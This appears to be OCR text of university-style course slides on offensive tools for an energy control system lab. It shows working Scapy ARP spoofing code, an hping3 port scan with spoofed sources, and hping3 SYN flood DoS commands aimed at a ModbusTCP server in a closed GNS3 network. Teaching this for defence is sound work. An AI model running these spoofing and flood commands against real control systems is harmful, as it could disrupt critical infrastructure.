Network Protection for Energy Control Systems

CSP004_C_E

PRESENTATION BY:
DR. STEFAN SCHAUER
DR. ABDELKADER SHAABAN
AIT AUSTRIAN INSTITUTE OF TECHNOLOGY

Network Protection for Energy Control Systems

These slides outline the essential offensive tools that will be used in this course.

These tools are intended for use within this course to demonstrate how different tools can be employed for various cyberattack activities and address existing security weaknesses to avoid or mitigate related cyber risks. Therefore, all these practical activities are solely intended for educational purposes ONLY and not for any other malicious or unauthorized activities.


GNS3 Simulator

GNS3 Simulator

- **Field Devices**
  - Raspberry Pi running lightweight Linux version (Client and Server) for transmitting data over ModBus communication protocols using the pyModbusTCP.

- **Management Sector**
  - Network administration device for monitoring network traffic using Kali Linux.
  - Wazuh Server: Details to be addressed later.

- **Malicious Activities**
  - Kali Linux will be used to simulate various malicious activities targeting devices within this closed network.



Getting Started with GNS3 | GNS3 Documentation

Offensive Tools


Scapy

SCAPY: Create/Send a Packet

ARP spoofing

Scapy can also perform the ARP Spoofing attack by crafting ARP packets with misleading source IP and MAC address information, effectively deceiving other devices on the network into sending their traffic to the attacker instead of the intended destination

- ARP Spoofing
  - **arp_packet = ARP(pdst='192.168.122.103', psrc='192.168.122.1', op='is-at')**




- Before sending the ARP packet, check the ARP table on the victim device using the **arp – a** command
- Then send the packet using:
  - **send(arp_packet)**
- Do **arp –a** again and compare the results


SCAPY: Create/Send a Packet

ARP spoofing

- The ARP table before sending the Scapy ARP Packet



- The ARP table after the Scapy ARP packet has been sent to the victim deceive



Offensive Tools

hping3


DoS: Denial of Service Attack

Sending too much packets to the target machine

Hping3: hping3 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols. Using hping3, you can test firewall rules, perform (spoofed) port scanning, test network performance using different protocols, do path MTU discovery, perform traceroute-like actions under different protocols, fingerprint remote operating systems, audit TCP/IP stacks, etc. hping3 is scriptable using the Tcl language.

hping3 | Kali Linux Tools


Hping3: Normal (no attack)



Hping3: Scan Ports

Scan all available ports on the victim machines

hping3 --scan 1-65535 192.168.122.109 –S –rand-sourc




1-65535 all ports from – to 192.168.122.109 target address
–S services
–rand-source to hide your identity

Now we have port 502 (server ModbusTCP example) as the only one available on the target machine

Hping3: with attack

The port number can be collected from Wireshark. As shown before


hping3 --flood --syn --destport 502 <target_IP>



From help check other formats for the tool to apply DoS against the server

Hping3: Perform Attack


hping3 –S –a **sourceIP** –p **portNumber** –flood **targetIP**



Hping3: Perform Attack

Attack the victim without specifying a port

hping3 –S –a **sourceIP** –flood **targetIP**




Before Attack

